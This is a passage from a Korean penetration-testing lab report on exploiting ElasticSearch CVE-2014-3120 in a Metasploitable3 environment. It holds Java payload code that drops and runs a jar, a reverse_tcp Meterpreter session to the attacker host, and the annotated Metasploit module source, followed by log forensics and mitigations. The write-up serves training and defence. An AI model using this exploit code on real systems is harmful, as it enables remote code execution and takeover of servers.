\nbuf[5280] = 78;\nbuf[5281] = 73;\nbuf[5282] = 70;\nbuf[5283] = 69;\nbuf[5284] = 83;
\nbuf[5285] = 84;\nbuf[5286] = 46;\nbuf[5287] = 77;\nbuf[5288] = 70;\nbuf[5289] = 80;
\nbuf[5290] = 75;\nbuf[5291] = 5;\nbuf[5292] = 6;\nbuf[5293] = 0;\nbuf[5294] = 0;
\nbuf[5295] = 0;\nbuf[5296] = 0;\nbuf[5297] = 5;\nbuf[5298] = 0;\nbuf[5299] = 5;
\nbuf[5300] = 0;\nbuf[5301] = 52;\nbuf[5302] = 1;\nbuf[5303] = 0;\nbuf[5304] = 0;
\nbuf[5305] = 117;\nbuf[5306] = 19;\nbuf[5307] = 0;\nbuf[5308] = 0;\nbuf[5309] = 0;
\nbuf[5310] = 0;\n\nFile f = new File('C:/Windows/TEMP/FxLz.jar');\nFileOutputStream fs =
new FileOutputStream(f);\nbs = new BufferedOutputStream(fs);\nbs.write(buf);\nbs.close();
\nbs = null;\nURL u = f.toURI().toURL();\nURLClassLoader cl = new URLClassLoader(new
java.net.URL[]{u});\nClass c = cl.loadClass('metasploit.Payload');\nc.main(null);\n}}}
```

그림 3-83 요청 데이터

임시 디렉터리 경로에 원격 코드 실행을 위한 파일(FxLz.jar)을 생성하고 실행한다.

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=UTF-8
Content-Length: 224

{"took":3249,"timed_out":false,"_shards":{"total":5,"successful":5,"failed":0},"hits":
{"total":1,"max_score":1.0,"hits":
[{"_index":"metasploitable3","_type":"message","_id":"1","_score":1.0,"fields":
{"msf_result":[null]}]}}
```

그림 3-84 응답 데이터

파일 실행에 성공하면 그림 3-84와 같은 응답을 받는다.

130 3.708008	192.168.59.136	192.168.59.134	TCP	66 49295 → 7777 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
131 3.708126	192.168.59.134	192.168.59.136	TCP	66 7777 → 49295 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1
132 3.708190	192.168.59.136	192.168.59.134	TCP	54 49295 → 7777 [ACK] Seq=1 Ack=1 Win=65536 Len=0
133 3.768163	192.168.59.134	192.168.59.136	TCP	1514 7777 → 49295 [ACK] Seq=1 Ack=1 Win=29312 Len=1460
134 3.768190	192.168.59.134	192.168.59.136	TCP	1514 7777 → 49295 [ACK] Seq=1461 Ack=1 Win=29312 Len=1460
135 3.768197	192.168.59.134	192.168.59.136	TCP	1514 7777 → 49295 [ACK] Seq=2921 Ack=1 Win=29312 Len=1460
136 3.768205	192.168.59.134	192.168.59.136	TCP	1514 7777 → 49295 [ACK] Seq=4381 Ack=1 Win=29312 Len=1460


그림 3-85 reverse_tcp 연결

메타스플로잇을 이용해 서버로 침투하기 전에 reverse_tcp 연결을 위한 IP 주소(192.168.59.134)와 포트 번호(7777)를 설정했었다. 원격 코드 실행에 성공했으므로 상대 서버(192.169.59.136)에서 공격자 PC(192.168.59.134)로 연결한다.

```
[*] Meterpreter session 2 opened (192.168.59.134:7777 -> 192.168.59.136:49295) at 2020-03-11 08:14:34 -0400
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\FxLz.jar' on the target
```

그림 3-86 세션 연결

reverse_tcp 연결에 성공하면 그림 3-86을 볼 수 있다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

3.4.2.2 공격코드 분석





그림 3-87 공격 흐름도

네트워크 트래픽 분석을 통해 알아낸 공격 흐름도이다. 1~3단계에서는 POST 요청 및 응답을 통해 실행 파일 생성을 위한 정보를 얻는다. 4단계에서 임시 디렉터리 경로에 jar 파일을 생성한 후 실행하여 시스템 권한을 획득한다.

순서	설명
1	자바 클래스 경로 정보 요청 및 응답
2	운영체제 정보 요청 및 응답
3	임시 디렉터리 경로 정보 요청 및 응답
4	임시 디렉터리 경로에 jar 파일 생성 후 실행

표 3-7 흐름도 정리

공격 흐름도를 정리하면 표 3-7과 같다. 위에서 설명한 공격 흐름을 따라 공격코드 분석을 할 것이다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹
	Category	문서 버전	문서 최종 수정일	26기
	Report	0.8	2020.03.13	X팀


```

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient
  include Msf::Exploit::FileDropper

  def initialize(info = {})
    super(update_info(info,
      'Name'          => 'ElasticSearch Dynamic Script Arbitrary Java Execution',
      'Description'    => %q{
        This module exploits a remote command execution (RCE) vulnerability in ElasticSearch,
        exploitable by default on ElasticSearch prior to 1.2.0. The bug is found in the
        REST API, which does not require authentication, where the search
        function allows dynamic scripts execution. It can be used for remote attackers
        to execute arbitrary Java code. This module has been tested successfully on
        ElasticSearch 1.1.1 on Ubuntu Server 12.04 and Windows XP SP3.
      },
      'Author'         =>
        [
          'Alex Brasetvik',      # Vulnerability discovery
          'Bouke van der Bijl', # Vulnerability discovery and PoC
          'juan vazquez'         # Metasploit module
        ],
      'License'         => MSF_LICENSE,
      'References'      =>
        [
          ['CVE', '2014-3120'],
          ['OSVDB', '106949'],
          ['EDB', '33370'],
          ['URL', 'http://bouk.co/blog/elasticsearch-rce/'],
          ['URL', 'https://www.found.no/foundation/elasticsearch-security/#staying-safe-while-dev
            eloping-with-elasticsearch']
        ],
      'Platform'        => 'java',
      'Arch'            => ARCH_JAVA,
    )
  end
end

```


	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

```

    'Targets'      =>
    [
      [ 'ElasticSearch 1.1.1 / Automatic', { } ]
    ],
    'DisclosureDate' => 'Dec 09 2013',
    'DefaultTarget' => 0))

  register_options(
    [
      Opt::RPORT(9200),
      OptString.new('TARGETURI', [ true, 'The path to the ElasticSearch REST API', "/" ]),
      OptString.new("WritableDir", [ true, "A directory where we can write files (only for *nix
        environments)", "/tmp" ])
    ])
  end

```

그림 3-88 모듈 정보

initialize 함수에서는 모듈 이름, 설명, 저자, 참고 문헌 등 모듈 정보에 대한 설명을 한다.


```

def exploit
  print_status("Trying to execute arbitrary Java...")
  unless vulnerable?
    fail_with(Failure::Unknown, "#{peer} - Java has not been executed, aborting...")
  end
end

```

그림 3-89 공격 실행

메타스플로잇에서 **exploit** 명령어를 입력하면 exploit 함수가 실행된다. exploit 함수는 vulnerable 함수를 통해 공격 대상의 자바 클래스 경로를 확인한다. 경로가 존재하면 자바가 실행 중인 것으로 간주하여 코드를 계속 진행하지만 취약하지 않을 경우 'Java has not been executed, aborting...'을 출력하고 종료한다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

```
def vulnerable?
  java = 'System.getProperty("java.class.path")'

  vprint_status("Trying to execute 'System.getProperty(\\java.version\\)'...")
  res = execute(java)
  result = parse_result(res)

  if result.nil?
    vprint_status("No results for the Java test")
    return false
  elsif result =~ /elasticsearch/
    vprint_status("Answer to Java test: #{result}")
    return true
  else
    vprint_status("Answer to Java test: #{result}")
    return false
  end
end
```


그림 3-90 vulnerable 함수

System.getProperty('java.class.path')를 통해 자바 클래스 경로를 확인한다.

```
print_status("Discovering remote OS...")
res = execute(java_os)
result = parse_result(res)
if result.nil?
  fail_with(Failure::Unknown, "#{peer} - Could not identify remote OS...")
else
  # TODO: It'd be nice to report_host() with this info.
  print_good("Remote OS is '#{result}'")
end
```

그림 3-91 운영체제 정보 확인

자바 클래스 경로 여부를 확인한 후 execute, parse_result 함수를 이용해 공격 대상의 운영체제 정보를 확인한다. 운영체제 정보를 확인하면 계속 코드를 진행하고 그렇지 않은 경우 'Could not identify remote OS'를 출력하고 종료한다.


	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

```
def execute(java)
  payload = {
    "size" => 1,
    "query" => {
      "filtered" => {
        "query" => {
          "match_all" => {}
        }
      }
    },
    "script_fields" => {
      "msf_result" => {
        "script" => java
      }
    }
  }

  res = send_request_cgi({
    'uri'    => normalize_uri(target_uri.path.to_s, "_search"),
    'method' => 'POST',
    'data'   => JSON.generate(payload)
  })
end
```

그림 3-92 데이터 설정

공격 대상 서버에 POST 요청에 사용할 데이터를 설정한다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

```

def parse_result(res)
  unless res
    vprint_error("#{peer} no response")
    return nil
  end

  unless res.code == 200 && res.body
    vprint_error("#{peer} responded with HTTP code #{res.code} (with#{res.body ? '' : 'out'} a body)")
    return nil
  end

  begin
    json = JSON.parse(res.body.to_s)
  rescue JSON::ParserError
    return nil
  end


  begin
    result = json['hits']['hits'][0]['fields']['msf_result']
  rescue
    return nil
  end

  result.is_a?(::Array) ? result.first : result
end

```

그림 3-93 POST 응답 반환

execute 함수를 통해 POST 요청한 결과 값을 반환한다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

```

jar_file = ""
if result =~ /win/i
  print_status("Discovering TEMP path")
  res = execute(java_tmp_dir)
  result = parse_result(res)
  if result.nil?
    fail_with(Failure::Unknown, "#{peer} - Could not identify TEMP path...")
  else
    print_good("TEMP path identified: '#{result}'")
  end
  jar_file = "#{result}#{rand_text_alpha(3 + rand(4))}.jar"
else
  jar_file = File.join(datastore['WritableDir'], "#{rand_text_alpha(3 + rand(4))}.jar")
end

```


그림 3-94 임시 디렉터리 경로

운영체제 정보를 확인한 후 execute, parse_result 함수를 이용해 공격 대상의 임시 디렉터리 경로를 확인한다. 그 후, 임의의 문자열을 생성하여 jar_file에 저장한다.

```
execute(java_payload(jar_file))
```

그림 3-95 POST 요청

java_payload 함수를 이용해 공격 코드를 담은 jar 파일을 생성하고 execute 함수로 공격대상 서버에 POST 요청을 해서 jar 파일을 실행한다. 실행에 성공하면 공격자는 공격대상 서버의 시스템 권한을 얻게 된다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹
	Category	문서 버전	문서 최종 수정일	26기
	Report	0.8	2020.03.13	X팀

```


def java_payload(file_name)
  source = <<-EOF
import java.io.*;
import java.lang.*;
import java.net.*;
#{to_java_byte_array(payload.encoded_jar.pack)}
File f = new File("#{file_name.gsub(/WW/, "/")}");
FileOutputStream fs = new FileOutputStream(f);
bs = new BufferedOutputStream(fs);
bs.write(buf);
bs.close();
bs = null;
URL u = f.toURI().toURL();
URLClassLoader cl = new URLClassLoader(new java.net.URL[]{u});
Class c = cl.loadClass('metasploit.Payload');
c.main(null);
  EOF

  source
end

```

그림 3-96 java_payload 함수

java_payload 함수에는 공격을 위한 java 코드가 저장되어있다. 해당 함수가 호출되면 공격 대상 서버의 임시 디렉터리 파일 경로에 jar 파일이 생성된다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹
	Category	문서 버전	문서 최종 수정일	26기
	Report	0.8	2020.03.13	X팀

3.4.2.3 침해로그 분석

Security Number of events: 3,402				
Keywords	Date and Time	Source	Event ID	Task Category
Audit ...	3/11/2020 9:26:52 AM	Microsoft ...	4672	Special Logon
Audit ...	3/11/2020 9:26:52 AM	Microsoft ...	4624	Logon
Audit ...	3/11/2020 9:23:56 AM	Microsoft ...	4672	Special Logon
Audit ...	3/11/2020 9:23:56 AM	Microsoft ...	4624	Logon
Audit ...	3/11/2020 9:23:35 AM	Microsoft ...	4672	Special Logon
Audit ...	3/11/2020 9:23:35 AM	Microsoft ...	4624	Logon
Audit ...	3/11/2020 9:23:20 AM	Microsoft ...	4672	Special Logon

그림 3-97 Security 이벤트 로그

공격자가 공격대상 서버의 시스템 권한을 얻게 되면 이벤트 로그 중 보안(Security) 로그에 정보가 남는다. 보안 로그는 유효하거나 유효하지 않은 로그인 시도 및 파일 생성, 열람, 삭제 등의 리소스 사용에 관련된 이벤트를 기록한다.

An account was successfully logged on.

Subject:

Security ID: SYSTEM
Account Name: METASPLOITABLE3\$
Account Domain: WORKGROUP
Logon ID: 0x3e7

Logon Type: 5

New Logon:


Security ID: SYSTEM
Account Name: SYSTEM
Account Domain: NT AUTHORITY
Logon ID: 0x3e7
Logon GUID: {00000000-0000-0000-0000-000000000000}

Process Information:

Process ID: 0x1ac
Process Name: C:\Windows\System32\services.exe

그림 3-98 감사 로그

감사 로그의 세부 정보는 그림 3-98과 같다. 로그를 통해 공격자가 시스템 권한으로 접속한 것을 알 수 있다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

A logon was attempted using explicit credentials.

Subject:

Security ID: SYSTEM
Account Name: METASPLOITABLE3\$
Account Domain: WORKGROUP
Logon ID: 0x3e7
Logon GUID: {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:

Account Name: vagrant
Account Domain: METASPLOITABLE3
Logon GUID: {00000000-0000-0000-0000-000000000000}

Target Server:

Target Server Name: localhost
Additional Information: localhost

Process Information:

Process ID: 0xbb0
Process Name: C:\Windows\System32\winlogon.exe

그림 3-99 정상적인 로그

서버에 정상적으로 로그인할 경우 그림 3-99처럼 계정 이름(vagrant)이 명시되어있다.





그림 3-100 임시 디렉터리 경로

이벤트 로그 외에도 임시 디렉터리 경로(C:\Windows\Temp)에 원격 코드 실행에 사용한 jar 파일이 남아있어 공격 흔적을 확인할 수 있다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

3.4.2.4 대응방안



그림 3-101 버전 업데이트


앞서 보인 공격은 엘라스틱서치 1.1.1 버전에서 사용하는 동적 스크립트를 이용해 공격 코드가 담긴 jar 파일을 실행했다. 1.2.X 버전부터는 동적 스크립트를 기본적으로 비활성화하고 있으므로 1.2.X 이후 버전으로 업데이트하면 해당 취약점으로부터 안전하다.

```
##### Elasticsearch Configuration Example #####

# This file contains an overview of various configuration settings,
# targeted at operations staff. Application developers should
# consult the guide at <http://elasticsearch.org/guide>.
#
# The installation procedure is covered at
# <http://elasticsearch.org/guide/en/elasticsearch/reference/current/setup.html>.
#
# Elasticsearch comes with reasonable defaults for most settings,
# so you can try it out without bothering with configuration.
#
# Most of the time, these defaults are just fine for running a production
# cluster. If you're fine-tuning your cluster, or wondering about the
# effect of certain configuration option, please _do ask_ on the
# mailing list or IRC channel [http://elasticsearch.org/community].
```

그림 3-102 elasticsearch.yml

1.2.X 이전의 엘라스틱서치를 사용해야 하는 경우 elasticsearch.yml에 `script.disable_dynamic: true` 명령어를 추가하면 된다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹
	Category	문서 버전	문서 최종 수정일	26기
	Report	0.8	2020.03.13	X팀

4 참고 문헌

4.1 단행본

도서명	저자	출판사
-	-	-

표 4-1 단행본

4.2 참조 홈페이지

참조 홈페이지
https://hyd3.tistory.com/130 (웹 서비스 모의 침투)
https://m.blog.naver.com/skinfsec2000/221216843232 (SMB 이터널 블루 취약점)
https://resources.infosecinstitute.com/learning-pentesting-metasploitable3-exploiting-elasticsearch/#gref (엘라스틱서치 취약점)
https://unabated.tistory.com/entry/Java%EC%97%90%EC%84%9C-SystemGetProperty (System.getProperty() 함수)
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/elasticsearch/script_mvel_rce.rb (엘라스틱서치 코드)
https://www.elastic.co/kr/blog/scripting-security (엘라스틱서치 대응방안)
https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/MS-SMB/%5BMS-SMB%5D-160714.pdf (SMB IPC 권한)
https://oulth.tistory.com/58 (SMB 프로토콜 설명)
https://blog.naver.com/PostView.nhn?blogId=skinfsec2000&logNo=221216843232&parentCategoryIdNo=&categoryNo=40&viewDate=&isShowPopularPosts=false&from=postView (SMB 이터널 블루 취약점)
https://blog.trendmicro.com/trendlabs-security-intelligence/ms17-010-eternalblue/ (SMB 이터널 블루 취약점 공격 원리)

표 4-2 참조 홈페이지